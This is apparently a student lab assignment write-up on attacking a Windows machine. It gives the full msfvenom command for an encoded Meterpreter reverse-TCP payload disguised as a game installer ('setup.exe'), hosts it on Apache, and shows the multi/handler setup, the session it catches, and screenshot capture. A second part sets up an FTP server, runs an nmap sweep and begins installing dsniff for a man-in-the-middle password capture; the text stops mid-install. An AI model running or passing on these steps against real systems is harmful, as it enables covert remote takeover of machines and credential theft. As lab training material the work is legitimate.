

Assignment Day 6 | 30th August 2020

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution:

Creating payload for windows

Step1 :- check for SSH service in kali-linux

```
vikas@kali:~$  
vikas@kali:~$ sudo su -  
[sudo] password for vikas:  
root@kali:~#  
root@kali:~#  
root@kali:~# systemctl status ssh  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)  
   Active: active (running) since Tue 2020-09-01 21:06:01 PDT; 5h 40min ago  
     Docs: man:sshd(8)  
           man:sshd_config(5)  
  Process: 698 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
 Main PID: 707 (sshd)  
    Tasks: 1 (limit: 2274)  
   Memory: 7.7M  
    CGroup: /system.slice/ssh.service  
            └─707 /usr/sbin/sshd -D  
  
Sep 01 21:06:01 kali sshd[707]: Server listening on :: port 22.  
Sep 01 21:06:01 kali systemd[1]: Started OpenBSD Secure Shell server.  
Sep 01 21:11:58 kali sshd[1258]: Accepted password for vikas from 192.168.20.199 port 65495 ssh  
Sep 01 21:11:58 kali sshd[1258]: pam_unix(sshd:session): session opened for user vikas by (uid>  
Sep 02 00:51:05 kali sshd[1917]: Accepted password for vikas from 192.168.20.199 port 59664 ss  
Sep 02 00:51:05 kali sshd[1917]: pam_unix(sshd:session): session opened for user vikas by (uid>  
Sep 02 02:03:12 kali sshd[2262]: Accepted password for vikas from 192.168.20.199 port 56106 ss  
Sep 02 02:03:12 kali sshd[2262]: pam_unix(sshd:session): session opened for user vikas by (uid>  
Sep 02 02:46:11 kali sshd[2445]: Accepted password for vikas from 192.168.20.200 port 53342 ss  
Sep 02 02:46:11 kali sshd[2445]: pam_unix(sshd:session): session opened for user vikas by (uid>
```

SSH service is up and running. So we can access this machine through any ssh clients.

Step 2 :- install webserver (apache2).

```
root@kali:~# apt install apache2 -y
```

Step 3:- Restart and enable the webserver through systemctl command

```
root@kali:~# systemctl restart apache2.service

root@kali:~# systemctl enable apache2.service
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali:~#
```

Step 4:- check the status of the webserver

```
root@kali:~# systemctl status apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 03:13:13 PDT; 1min 18s ago
     Docs: https://httpd.apache.org/docs/2.4/
  Main PID: 13648 (apache2)
    Tasks: 6 (limit: 2274)
   Memory: 18.0M
    CGroup: /system.slice/apache2.service
            └─13648 /usr/sbin/apache2 -k start
              13649 /usr/sbin/apache2 -k start
              13650 /usr/sbin/apache2 -k start
              13651 /usr/sbin/apache2 -k start
              13652 /usr/sbin/apache2 -k start
              13653 /usr/sbin/apache2 -k start

Sep 02 03:13:13 kali systemd[1]: Starting The Apache HTTP Server...
Sep 02 03:13:13 kali apachectl[13637]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please add the 'ServerName' line to the 'httpd.conf' file and uncomment the 'Listen' line in 'httpd.conf'
Sep 02 03:13:13 kali systemd[1]: Started The Apache HTTP Server.
lines 1-18/18 (END)
```

Hence our webserver is up and running. Now we make a folder in our web directory .

```
root@kali:~# cd /var/www/html/
```


Step 5:- Creating venom

```
root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.20.221 -f exe > /var/www/html/counterstrike/setup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html#
```

Step 6:- On the victim's windows machine browse the file location.



Step 8:- on kali machine go to **msfconsole**



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > █
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > █
```

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.20.221   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.20.221  yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > █
```

Now we are ready to exploit

Run the command `exploit -j -z`

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.20.221:4444
msf5 exploit(multi/handler) > █
```

As soon as victim run setup.exe on his machine we have the exploit that machine

```

sessions

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  ---  ---           -
  1    meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.20.221:4444 -> 192.168.20.222:49758 (192.168.20.222)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

```

Now we have exploited the victims machine

```

meterpreter > sysinfo
Computer      : WIN-2P0T021FDJH
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

```

meterpreter > screenshot
Screenshot saved to: /root/mWNxeXAd.jpeg


```

Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Solution:-

Creating an FTP server



Click **next**

W

DESTINATION SERVER
WIN-2P0T021FDJH

Select installation type

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Web Server Role (IIS)

Role Services

Confirmation

Results

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

☒ **Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.

☐ **Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

< Previous

Next >

Install

Cancel

Click **next**

Add Roles and Features Wizard

— □ ×

DESTINATION SERVER
WIN-2P0T021FDJH

Select destination server

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Web Server Role (IIS)

Role Services

Confirmation

Results

Select a server or a virtual hard disk on which to install roles and features.

☒ Select a server from the server pool

☐ Select a virtual hard disk

Server Pool

Filter:

Name	IP Address	Operating System
WIN-2P0T021FDJH	192.168.20.222	Microsoft Windows Server 2016 Standard Evaluation

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

< Previous

Next >

Install

Cancel

Click **next**

Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results

Select one or more roles to install on the selected server.

Roles	Description
<input type="checkbox"/> Active Directory Federation Services	Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.
<input type="checkbox"/> Active Directory Lightweight Directory Services	
<input type="checkbox"/> Active Directory Rights Management Services	
<input type="checkbox"/> Device Health Attestation	
<input type="checkbox"/> DHCP Server	
<input type="checkbox"/> DNS Server	
<input type="checkbox"/> Fax Server	
<input checked="" type="checkbox"/> File and Storage Services (1 of 12 installed)	
<input type="checkbox"/> Host Guardian Service	
<input type="checkbox"/> Hyper-V	
<input type="checkbox"/> MultiPoint Services	
<input type="checkbox"/> Network Policy and Access Services	
<input type="checkbox"/> Print and Document Services	
<input type="checkbox"/> Remote Access	
<input type="checkbox"/> Remote Desktop Services	
<input type="checkbox"/> Volume Activation Services	
<input checked="" type="checkbox"/> Web Server (IIS)	
<input type="checkbox"/> Windows Deployment Services	
<input type="checkbox"/> Windows Server Essentials Experience	
<input type="checkbox"/> Windows Server Update Services	

< Previous Next > Install Cancel

Click **next 2 times**

Add Roles and Features Wizard

Select role services

DESTINATION SERVER
WIN-2P0T021FDJH


Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results

Select the role services to install for Web Server (IIS)

Role services	Description
<input checked="" type="checkbox"/> Security <ul style="list-style-type: none"> <input checked="" type="checkbox"/> Request Filtering <input type="checkbox"/> Basic Authentication <input type="checkbox"/> Centralized SSL Certificate Support <input type="checkbox"/> Client Certificate Mapping Authentication <input type="checkbox"/> Digest Authentication <input type="checkbox"/> IIS Client Certificate Mapping Authentication <input type="checkbox"/> IP and Domain Restrictions <input type="checkbox"/> URL Authorization <input type="checkbox"/> Windows Authentication 	FTP Extensibility enables support for FTP extensibility features such as custom providers, ASP.NET users or IIS Manager users.
<input type="checkbox"/> Application Development	
<input checked="" type="checkbox"/> FTP Server <ul style="list-style-type: none"> <input checked="" type="checkbox"/> FTP Service <input checked="" type="checkbox"/> FTP Extensibility 	
<input checked="" type="checkbox"/> Management Tools <ul style="list-style-type: none"> <input checked="" type="checkbox"/> IIS Management Console <input type="checkbox"/> IIS 6 Management Compatibility <input type="checkbox"/> IIS Management Scripts and Tools <input type="checkbox"/> Management Service 	


< Previous Next > Install Cancel

Index of /counterstrike - Interne...




click on **install**


Now go to tools



Click on **Internet Information Services(IIS) Manager**



Right click on it and click on add ftp site



Dashboard WELCOME TO SERVER MANAGER

Local Server All Servers File and Storage IIS

Add FTP Site ? X

Binding and SSL Settings

Binding

IP Address: All Unassigned Port: 21

☐ Enable Virtual Host Names:
Virtual Host (example: ftp.contoso.com):

☒ Start FTP site automatically

SSL

☒ No SSL
☐ Allow SSL
☐ Require SSL

Dashboard WELCOME TO SERVER MANAGER

Local Server All Servers File and Storage IIS

Add FTP Site ? X

Authentication and Authorization Information

Authentication

☐ Anonymous
☒ Basic

Authorization


Allow access to:
All users

Permissions

☒ Read
☒ Write

Ready Previous Next Finish Cancel

BPA results Performance



Go to computer management and confirm that a user exist otherwise we create a user and set the password.

Access FTP server from windows command prompt

Now go to another machine through which we want to access this ftp server.

```
C:\Users\vikas>ftp 192.168.20.222
Connected to 192.168.20.222.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.20.222:(none)): vikas
331 Password required
Password:
530 User cannot log in.
Login failed.
ftp>
```

Login to the ftp server using user credentials

Do an mitm and username and password of FTP transaction using wireshark and dsniff.

```
root@kali:~# nmap -Pn -sS -F 192.168.20.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 04:54 PDT
```

```
Not shown: 98 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
MAC Address: 00:17:7C:1F:25:67 (Smartlink Network Systems Limited)
```

```
Nmap scan report for 192.168.20.5
Host is up (0.0092s latency).
Not shown: 96 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsapi
MAC Address: 14:2D:27:24:59:5D (Hon Hai Precision Ind.)
```

```
Nmap scan report for 192.168.20.200
Host is up (0.00057s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
6646/tcp  open  unknown
MAC Address: 40:9F:38:C1:D3:DB (AzureWave Technology)
```

```
Nmap scan report for 192.168.20.222
Host is up (0.00018s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:DB:39:0C (VMware)
```

```
Nmap scan report for 192.168.20.221
Host is up (0.000030s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.41 seconds
root@kali:~#
```

Through nmap we got which machine is running ftp .

Now **install dsniff** on kali machine.

```

root@kali:~# apt install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 191 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60.4 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 191 kB in 3s (62.1 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 173102 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...
Selecting previously unselected package libnids1.21:amd64.
